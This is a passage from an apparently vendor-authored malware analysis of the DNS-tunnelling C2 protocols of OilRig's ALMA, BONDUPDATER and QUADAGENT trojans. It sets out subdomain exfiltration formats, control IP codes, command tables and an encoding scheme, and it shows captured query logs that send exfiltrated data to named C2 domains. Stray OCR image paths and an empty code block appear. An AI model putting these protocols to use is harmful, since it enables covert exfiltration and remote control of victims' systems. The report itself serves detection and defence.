
2D – This will contain 20 or less characters that represent 10-bytes of data from the exfiltrated file in hexadecimal format.

2D – This will contain 16 or less characters that represent the first 8-bytes of the filename being exfiltrated in hexadecimal format.

The resulting structure for the data exfiltration queries is as follows:

[random number between 1-9998]ID[unique identifier from MD5 hash of system information]-[number of requests needed to transfer data]-[20 characters or less for hexlified data]-[16 characters or less for hexlified filename].[c2 domain]

Figure 17 and 18 show ALMA communicator exfiltrating data via the DNS tunnel. The two screenshots show the Trojan providing the number "29", which is the total number of DNS queries it will issue to transmit all of the data. The string "5F446E73496E6974" appears in each of the subdomains, as it is the hexlified representation of the filename "_DnsInit", which was the name of the batch script provided by the C2 server and executed by the Trojan. The two screenshots show the sequence number after the unique identifier "8faa2150" starting at "1" and incrementing up to "29" when transmitting the data to the C2 server.



Time	DST	Dns Request name	Dns Response	Info
2019-03-08 22:03:52	53	5672ID8faa21501-29-416374697665206 36F64-5F446E73496E6974.prosalar.com		Standard query 0x4a7b A …
2019-03-08 22:03:52	57070	5672ID8faa21501-29-416374697665206 36F64-5F446E73496E6974.prosalar.com	0.0.0.0	Standard query response …
2019-03-08 22:03:52	53	6741ID8faa21502-29-6520706167653A203635-5F446E73496E6974.prosalar.com		Standard query 0x3dc1 A …
2019-03-08 22:03:52	60812	6741ID8faa21502-29-6520706167653A203635-5F446E73496E6974.prosalar.com	0.0.0.0	Standard query response …
2019-03-08 22:03:52	53	7685ID8faa21503-29-3030310D0A57494E2D44-5F446E73496E6974.prosalar.com		Standard query 0xbf2c A …
2019-03-08 22:03:52	51447	7685ID8faa21503-29-3030310D0A57494E2D44-5F446E73496E6974.prosalar.com	0.0.0.0	Standard query response …

Figure 17. ALMA beginning the exfiltration of data to the C2 in the queried subdomains




Figure 18. ALMA finishing the exfiltration of data to the C2 in the queried subdomains

ALMA dot

This variant of ALMA is very similar to the ALMA dash variant; however, the information sent to the C2 server and specific formatting of the data within the DNS tunneling protocol differ. In addition to the user name and ProductId gathered by the dash variant of ALMA, the dot variant also gathers the computer name and the serial number of "\\.\PhysicalDrive" and concatenates the system information using an underscore ("_") to split up the fields. Like the dash variant, the dot variant generates the MD5 hash of the gathered information and uses it as a unique identifier, but instead of using a shortened version of this hash, the dot variant uses the entire MD5 hash as the unique identifier. The initial beacon to the C2 is structured slightly differently than the dash variant and results in drastically different subdomains, specifically having the following format:

[random number between 1-9999999].MD5 hash for unique identifier].[sequence number].0.2D.2D.[c2 domain]

Figure 19 shows a beacon generated by ALMA dot that contains a random number, the MD5 hash of the generated system specific data used as an identifier and a sequence number of 0.




Figure 19. Beacon generated by ALMA dot

To receive data from the C2, the Trojan will process the IPv4 addresses within the answers to the DNS query. Like, the dash variant, the dot variant of ALMA uses the following two IP addresses to mark the beginning and end of the data transmission:

Start – 36.37.94.33 ($%^!)

End – 33.33.94.94 (!!^^)

Figure 20 shows the ALMA dot variant using the same IPv4 address of “36.37.94[.]33” to mark the beginning of the data it will download from the C2 server, which in this case is the same batch script “_DnsInit.bat” as mentioned in the ALMA dash section.




Figure 20. ALMA dot using DNS tunnel to download a batch script from the C2 server

When exfiltrating data via the DNS tunnel, ALMA dot variant has a similar but different structure than the dash variant and can transmit three times the amount of data per request. The following structure shows that the dot variant exfiltrates 60 characters of hexlified data (30 bytes) and another 60 characters of hexlified data (30 bytes) that represents the filename that the data is exfiltrated from:

[random number between 1-9999999](IDID|idid)[MD5 hash for unique identifier].[sequence number].[total count in sequence].[60 or less characters for hexlified data].[60 or less characters for hexlified filename].[c2 domain]

Figure 21 shows the ALMA dot variant exfiltrating the results of the batch script downloaded by the C2 server in the previous figure. The figure shows the queries containing a sequence number that increases by one each query until it reaches 8, which is the value in the field in the subdomain that signifies the total number of queries in the sequence. The following field contains 60 characters that represent 30 bytes of hexlified data that the Trojan is sending to the C2. The last field in the subdomain is the hexadecimal string “5F446E73496E69742E747874” that decodes to “_DnsInit.txt”, which is the file that stored the results of the “_DnsInit.bat” script downloaded from the C2 server.




Figure 21. ALMA dot sending the output of the batch script via the DNS tunnel

BONDUPDATER

OilRig has used the BONDUPDATER tool in its attack campaigns as far back as mid-2017 according to FireEye’s research. There were two known variants of BONDUPDATER prior to our discovery of a new variant of BONDUPDATER delivered in a targeted attack on a Middle Eastern government organization in August 2018 that we blogged about here. The early variants of variants of BONDUPDATER used DNS A record queries for its DNS tunnel using the “GetHostAddresses” method in the System.Net.Dns class. The later variant of BONDUPDATER relied on raw sockets provided by the System.Net.Sockets.UdpClient class to issue both DNS A and TXT lookups to facilitate the DNS tunnel. The use of multiple DNS query types makes the two BONDUPDATER variants dramatically different, so we will describe each separately.

Early BONDUPDATER

The initial BONDUPDATER samples used DNS A queries exclusively to set up its communication tunnel with its C2 server. Depending on the sample, the subdomains generated by this variant of BONDUPDATER would differ slightly, but the overall purpose of this variant of BONDUPDATER is to use a DNS tunnel to download a new PowerShell and/or VBScript script from the C2 to execute.

The initial BONDUPDATER variant issues a beacon in the form of a DNS A request to the C2 server. To build this beacon, the Trojan will create a subdomain that contains a random number, a sequence number and a unique system identifier. The Trojan will first create a unique system identifier by executing the “whoami” command and using the first 12-characters of output as the identifier. The sequence number in the subdomain allows the Trojan to notify the C2 the offset within the data that it is requesting, which is “000” for the initial beacon. The Trojan uses the following structure for the initial beacon:

<random number between 10-99, 1-6 digits worth><action value, “0” for beacon><sequence number><unique system identifier>B007.<C2 domain>

If the C2 wishes to send data to the Trojan, it will respond with an IPv4 address within the answer that starts with “24.125” as the first two octets. The Trojan will treat the remaining two octets as characters that it will use as a filename to save the data provided by the C2. The Trojan will use the last character of the filename to determine how to handle the data provided by the C2. Table 4 shows the three values the Trojan will look for as the last digit of the filename (fourth octet of response to the beacon) and how the Trojan will handle the received data.

Last digit in Filename	Description
0	Treat data as PowerShell commands to execute
1	Write data to <filename>.ps1
2	Write data to <filename>.vbs

Table 4. Commands run based on the trailing character in the filename

Figure 22 shows the C2 responding with “24.125.0[.]1”, which instructs BONDUPDATER to create a file named “01.ps1” to save the data. If the C2 wishes to terminate the Trojan, it would respond to the beacon with an IPv4 answer of “11.24.237[.]110”.




Figure 22. Original BONDUPDATER beacon and the C2 server responding with a filename and data within the IPv4 answers

Once it creates the file, BONDUPDATER will begin sending DNS queries to request IPv4 answers that it will treat as data. The Trojan will use the same query structure as the beacon, but will use an action value of “1” and begin incrementing the sequence number in the subdomain by 3 upon each request for data. The sequence number corresponds to the offset of the data that the C2 server will send, which it will transmit three bytes at a time within the first, second and third octets of the IPv4 address. The C2 will provide the current sequence number within the fourth octet of the IPv4 address, which echoes the sequence number back to the Trojan to confirm it is the correct data chunk. Figure 22 also shows the C2 providing IP addresses as answers to next two queries with the first three octets as data and the fourth octet as the sequence number, which the Trojan would save “whoami” to the “01.ps1” file.

If the Trojan successfully downloads the data from the C2 server, it crafts another subdomain that it will query to notify the C2 of the successful data transfer. This subdomain is interesting as it includes the system specific identifier from the beacon, but also includes up to 25-bytes of hexadecimal bytes of the output from the “whoami” command that was used to craft the unique system identifier. We believe that BONDUPDATER would use this structure to transmit data back to the C2 server if desired. The subdomain built for the notification query has the following structure:

<random number between 10-99, 5-10 digits worth>4<sequence number, always “000”><unique system identifier>B007.<25-bytes of hexlified ‘whoami’ output>.<C2 domain>

Figure 23 shows BONDUPDATER notifying the C2 that it downloaded the data, but the figure also shows how the queries would look for data exfiltration.

Figure 23. BONDUPDATER sending data to the C2

The BONDUPDATER Trojan does not run the downloaded PowerShell or VBScript files, instead it relies on the C2 responding to a subsequent beacon with an IPv4 within the answer that starts with “24.125” and the fourth octet containing a “0”. According to Table 4, BONDUPDATER would treat the downloaded data as a PowerShell command, which would allow the actor to run previously downloaded PowerShell and/or VBScript files.

Updated BONDUPDATER

The updated BONDUPDATER that OilRig used in a 2018 attack on a Middle Eastern government organization had the same DNS tunneling protocol as the previously described variant, however, it could also use a different tunneling protocol that used a combination of DNS A and TXT queries for data transfer.

The updated BONDUPDATER uses the same DNS tunneling protocol using DNS A queries, specifically looking for an IPv4 address starting with “24.125” to get the filename to save the data to and “11.24.237.110” if the C2 wishes to terminate the Trojan. The updated BONDUPDATER also looks for an IPv4 address of “99.250.250.199”, which instructs the Trojan to begin using the alternate DNS tunnel that issues DNS TXT queries to transfer data.

Regardless of which DNS tunneling protocol the Trojan uses, the subdomains crafted have a different structure from the previously known variant. As mentioned in our previous blog:

"The format of the generated domains for both sending and receiving starts with the previously generated GUID created to uniquely identify the system. However, the Trojan inserts a part number value and an action type character into this GUID string at random offsets. The part number value is a three-digit string that corresponds to the chunk of data the Trojan is attempting to transmit. The action type is a single character that notifies the C2 the type of communication the Trojan is carrying out. The two static characters "C" and "T" in the subdomain surround two digits, which help the C2 server find the part number and action type mixed in within the GUID string at random offsets."

The structure of the subdomains previously described is as follows, with the indexes for the part number and action representing a zero-based indexed string (0 is the first character of the string):

<GUID with part number and action character><sequence number><between 1 and 7 random characters>C<index of part number><index of action>T.<C2 domain>

The initial beacon from the Trojan to the C2 uses an action type of "M" and a part number of "000", as the Trojan is not attempting to transmit any data. Figure 24 shows an example beacon sent from the BONDUPDATER to its C2 server, with the part number "000" at offset 7 and the action "M" at offset 4. It is important to note that if the index of the action is larger than the index of the part number, then the location of the action will be incorrect and will need the length of the part number (3) added to it to find the correct offset.

Figure 24. Updated BONDUPDATER's initial beacon and the C2 instructing Trojan to use TXT queries

As you can see in Figure 24, the C2 server responded to the beacon with the IPv4 address "99.250.250[.]199" to instruct BONDUPDATER to use the new TXT-based DNS tunnel. To obtain commands from the C2 server, BONDUPDATER will request a filename from the C2 server via a beacon that uses a DNS TXT query with "W" as the action value. BONDUPDATER will not only use this filename to write downloaded data to, but it will also use the trailing character of the filename as the command to run. Table 5 from our previous blog shows how the Trojan will use the trailing character of the provided filename to carry out specific activities.

Trailing Character/Command	**Purpose**	**Description**
0	Execute command	Reads the contents of the file and runs them as a command with "cmd.exe". The output of the command is saved to a file whose name starts with "proc" and is stored in the "sendbox" folder, which the Trojan will send to the C2 server.

1	Download file	Reads the contents of the file for a path to a file to download. Copies the specified file to a file in the “sendbox” folder for the Trojan to send to the C2 server.
Any other character	Upload file	Used to store a file on the system. The file is moved to the “done” folder, which stores the file for future use. The Trojan writes “200<>[path to stored file]” to a file in the “sendbox” folder to notify the C2 that the file was downloaded successfully.

Table 5. Commands available in BONDUPDATER and their purpose

The C2 server will respond to this DNS TXT query with TXT answers that start with an instruction that tells BONDUPDATER how to process the data. Table 6 from our previous blog shows the instructions that the Trojan will parse for within the TXT answer. A greater than (“>”) character will immediately follow the instruction within the TXT answer, in which the Trojan will treat the characters that follow the greater than character as data.

Instruction	**Description**
N	Idle. Set action type of next query to “W”
S	Receive data from C2. Decode data portion as base64. Sets the action type of future queries to the C2 to “D”.
S000s	Use data to as a portion of the filename to save data to. The data is appended to the string “rcvd”, which will be saved in the “receivebox” folder. Sets the action type of future queries to the C2 to “D”.
E	Write bytes provided by the “S” command to the file resulting from the “S000s” command. The breaks the loop for the script to process the downloaded file.
C	Cancel communications by exiting the loop.

Table 6. Instructions within the new data transfer process in BONDUPDATER and their meanings

To execute a command on the system, the C2 would respond to the “W” TXT beacon with the instruction “S000s” followed by the greater than (“>”) character and a filename that ends in a character that ends in “0”. Figure 25 shows the BONDUPDATER issuing a request to obtain a filename from the C2 server by issuing a TXT query with the “W” action at offset 3 in the subdomain. The screenshot also shows the C2 responding to the query with “S000s>10100”, which tells the Trojan to create a file named “rcvd10100”, as the Trojan will append the provided filename to the string “rcvd”.




Figure 25. BONDUPDATER requesting a filename to which to save downloaded data

With the filename obtained, the Trojan will begin issuing DNS TXT queries with an action of “D” to download data from the C2. The C2 server will respond to these requests with an instruction of “S0000”, followed by the first chunk of base64 encoded data that is the command. Figure 26 shows BONDUPDATER issuing a TXT query with the “D” action at offset 5 and the C2 server responding with the instruction of “S0000” and the encoded command of “d2hvYW1pJmlwY29uZmlnIC9hbGw=” for the command “whoami&ipconfig /all”.

Figure 26. BONDUPDATER requesting data to download and the C2 providing base64 data

BONDUPDATER waits to receive an instruction from the C2 server that starts with “E” before writing the downloaded data to the supplied filename. After receiving the “E” instruction, the Trojan will write the base64 decoded data to the file and process the newly created file. Figure 27 shows the C2 server providing the “E” instruction within the TXT answer. In the current example, the Trojan would treat the newly saved file as a script thanks to the filename ending with the “0” character. The Trojan would run the contents of the file using “cmd.exe” and save the output to a file named “proc10100” that will be uploaded to the C2 server.




Figure 27. BONDUPDATER C2 providing an instruction to tell the Trojan to write the data to the file

To upload data to the C2 server, the updated BONDUPDATER variant will use DNS A requests to transmit the data within the crafted subdomain. The structure of this subdomain differs from the DNS A and TXT requests meant to receive data, as these subdomains include segments for the filename and the data itself. To send data to the C2, the Trojan will issue DNS A queries to resolve domains with the following structure:

<GUID with part number and action character of “2”><sequence number><between 1 and 7 random characters>C<index of part number><index of action>T.<data chunk>.<filename>.<c2 domain>

When sending data to the C2, the Trojan will include the character “2” for the action to notify the C2 that it is going to send data. Both the data and filename segments of the subdomain are encoded using an encoding mechanism that takes the following steps:

1. Creates two separate empty strings
2. Converts each data byte to their hexadecimal form
3. Splits each hexadecimal byte into two nibbles
4. Appends the first nibble to the first string
5. Appends the second nibble to the second string
6. Concatenates the two strings together

This process effectively separates the two characters of each hexadecimal byte and spreads them out across the total string. The filename segment contains the encoded string for the filename with an asterisk (“*”) appended. For instance, the “10100” file seen in Figure 27 above will have an asterisk appended to it to produce “10100*”, which when encoded using this method results in a string of “33333210100A”. The following code block visualizes how this encoding method works:

```
1  String to encode: 10100*
2  Char '1' is 31 in hex.
3   - Put '3' in string 1
4   - Put '1' in string 2
5  Char '0' is 30 in hex.
6   - Put '3' in string 1
7   - Put '0' in string 2
8  Char '1' is 31 in hex.
9   - Put '3' in string 1
10  - Put '1' in string 2
11 Char '0' is 30 in hex.
12  - Put '3' in string 1
13  - Put '0' in string 2
14 Char '0' is 30 in hex.
15  - Put '3' in string 1
16  - Put '0' in string 2
17 Char '*' is 2A in hex.
18  - Put '2' in string 1
19  - Put 'A' in string 2
20 Concat string 1 “333332” and string 2 “10100A”
21 Encoded string: 33333210100A
22
```

```
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
```

The data segment of the subdomain can be a maximum of 60 characters long, so BONDUPDATER will split the data to exfiltrate into 30-byte chunks and encode the data using the same encoding method. To initiate the exfiltration of this file with the C2, BONDUPDATER will issue an initial DNS A query for a domain whose data chunk section starts with a hardcoded “COCTab” string followed by an encoded string of data that contains the filename and the length of the encoded data that will be transmitted. For instance, the “10100” file used in our example stored 2795 bytes of output from the issued command, which results in 5590 bytes when encoded. The Trojan splits the filename and data size with an asterisk and uses asterisks as padding to create a 27-character string of “10100*5590**********”, which results in an encoded string “333332333322222222222222210100A5590AAAAAAAAAAAAAAAAA”. BONDUPDATER appends this encoded string to “COCTab” and issues a DNS query using this as its data segment of the subdomain to notify the

C2 how many DNS A requests it will issue to transmit the data. Figure 28 shows the initial notification query that contains the “33333210100A” string in the filename segment and the data segment containing the filename and data length string after “COCTab”.

Figure 28. BONDUPDATER query notifying the C2 that it will upload the contents of a file

The C2 server will respond to this DNS A request with an IPv4 address that contains the first two characters of the GUID used as the system identifier as the first octet, “2” and “3” as the second and third octet and the fourth octet containing a sequence number corresponding to the data chunk that the C2 server wishes the Trojan to send. BONDUPDATER will continue to send DNS A queries with chunks of encoded data from the file within the data segment of the subdomain until all of the data has been transmitted. Figure 29 shows the C2 server responding to the notification query and the following data transfer queries with the IPv4 addresses whose fourth octet increments by three to obtain the next chunk of data.




Figure 29. BONDUPDATER transmitting data to the C2 in the queried subdomains

After sending all of the data, the Trojan will issue a final DNS query with “COCTabCOCT” in the data segment. This query notifies the C2 server that the Trojan has finished sending the contents of the file. Figure 30 shows the continued data transfer via DNS queries, followed by the final DNS query with “COCTabCOCT” within the data segment.




Figure 30. BONDUPDATER sending data and telling the C2 it is done via the "COCTabCOCT" string

QUADAGENT

OilRig has used the QUADAGENT tool in targeted attacks, one of which we publicly discussed in our blog titled OilRig Targets Technology Service Provider and Government Agency with QUADAGENT. QUADAGENT is capable of using DNS tunneling to communicate with its C2 server using DNS queries to resolve custom crafted subdomains of a C2 domain. The DNS tunneling protocol uses AAAA queries to transmit and receive data between the infected system and its C2 server. Depending on the version of Windows, the payload will use a different method to issue the queries, specifically:

Windows 8+

Resolve-DnsName -Name <generated subdomain>.<c2 domain> -Type AAAA -DnsOnly

Windows 7

nslookup.exe -q=aaaa <generated subdomain>.<c2 domain>.

It appears that the author knew that PowerShell on Windows versions prior to Windows 8.1 did not have the DnsClient module that contains the Resolve-DnsName method. At a high level, QUADAGENT communicates with its C2 server to obtain a PowerShell script that it will replace itself with, which essentially updates the Trojan with a secondary payload. To carry out this updating functionality, QUADAGENT follows a sequence of steps that involves:

1. Obtaining a session identifier and pre-shared key
2. Confirming the correct session identifier
3. Downloading the PowerShell script
4. Confirming the download and execution

The first step to set up communications between QUADAGENT and the C2 involves an initial handshake to obtain a session ID and pre-shared key. To obtain its session id and pre-shared key, the payload will issue a query to resolve the following domain, which acts as the initial beacon:

mail.<random number between 100000 and 999999>.<c2 name>

This request is to notify the C2 server that the payload is about to send system specific data as part of the initial handshake. The system specific data sent to the C2 server is in the following format:

<domain>\<username>:pass

The above string is encoded using a custom base64 encoder to strip out non-alphanumeric characters ("=","/" and "+") from the data and replaces them with domain safe values ("01", "02" and "03" respectively). QUADAGENT will issue a DNS query to resolve a domain with the following structure to send this encoded system data to the C2:

<encoded system data>.<same random number between 100000 and 999999 above>.<c2 name>

The C2 server will respond to these requests by providing a session identifier to uniquely identify the compromised system and pre-shared key encrypt data sent via the DNS tunnel. To transfer this data to QUADAGENT, the C2 server will respond to the last DNS query with an IPv6 address that contains a number that the Trojan will use to determine how many DNS requests it must issue to download the data from the C2 server. The C2 server will send the count value in the last two hexadectets of the IPv6 address in the answer to the query. Figure 31 shows QUADAGENT sending a query to notify the C2 that it will send system specific data in the following query. The C2 response has “2” in the last two hexadectets, which instructs the Trojan to issue two queries to download the desired data.




Figure 31. Wireshark displaying beacon and transmission of system information between QUADAGENT and its C2

To receive the data, QUADAGENT will issue DNS requests to resolve subdomains of the C2 domain that start with “www” followed immediately by a sequence number of the chunk of data the Trojan currently seeks. The Trojan will issue queries to resolve the domains with the following structure until it has reached the count value provided by the C2 in Figure 31:

www<sequence number>.<random number between 100000 and 999999>.<c2 name>

After obtaining the data, QUADAGENT will issue a query to resolve a subdomain structured as follows to signal to the C2 server that it received all of the data:

www.<random number between 100000 and 999999>.<c2 name>

Figure 32 shows QUADAGENT issuing DNS requests with incrementing sequence numbers and the C2 providing the session identifier and pre-shared key within the IPv6 answers. The screenshot also shows the Trojan sending a DNS query to notify the C2 that it successfully received the data.




Figure 32. Wireshark displaying QUADAGENT downloading a session identifier and pre-shared key from C2

QUADAGENT will then finish the handshake sequence by using its newly obtained session identifier in a series of queries. The Trojan will use a similar series of queries later on to exfiltrate data to the C2 later in its communications, but at this point in the communications QUADAGENT just uses them to echo the session identifier back to the C2. The payload starts this process by issuing a DNS query to resolve a domain with the following structure to notify the C2 that it is about to send data:

ns1.<new random number between 100000 and 999999>.<c2 name>

QUADAGENT does nothing with the answer to the previous query, rather it immediately issues a query to resolve the following domain, which effectively transmits the session id value to the C2:


<session id>.<same random number between 100000 and 999999>.<c2 domain name>

Once again, the payload disregards the answer to the query above. At this point, if QUADAGENT had data to the C2, it would encrypt the data and encode the ciphertext using the custom base64 function used to transmit the system information within the handshake. The Trojan would then send this encoded data within a sequence of

queries that include 60 characters of the encoded ciphertext as the first portion of the subdomain. After completing the data transmission, QUADAGENT then issues one last query to resolve a domain with “ns2” as the subdomain to notify the C2 server that it is done sending data. At this point in the communications, QUADAGENT does not have any data to send to the C2, as it is only echoing the session identifier so the Trojan issues a query to resolve a domain structured as follows:

ns2.<same random number between 100000 and 999999>.<c2 domain name>

Figure 33 shows QUADAGENT sending the provided session identifier to the C2 server.



Time	DST PORT	Dns Request name	Dns Response IPv6	Info
2019-03-06 17:03:10	53	ns1.503759.acrobatverify.com		Standard query 0x0002 AA…
[illegible]	57777	ns1.503759.acrobatverify.com	::	Standard query response …
2019-03-06 17:03:10		abcd.503759.acrobatverify.com		Standard query 0x0002 AA…
2019-03-06 17:03:10	57779	abcd.503759.acrobatverify.com	1234:5678:90ab:cdef:4321:8765::	Standard query response …
2019-03-06 17:03:10	53	ns2.503759.acrobatverify.com		Standard query 0x0002 AA…
2019-03-06 17:03:10	57781	ns2.503759.acrobatverify.com	1234:5678:90ab:cdef:4321:8765::5	Standard query response …

Figure 33. Wireshark showing QUADAGENT echoing its session identifier back to the C2

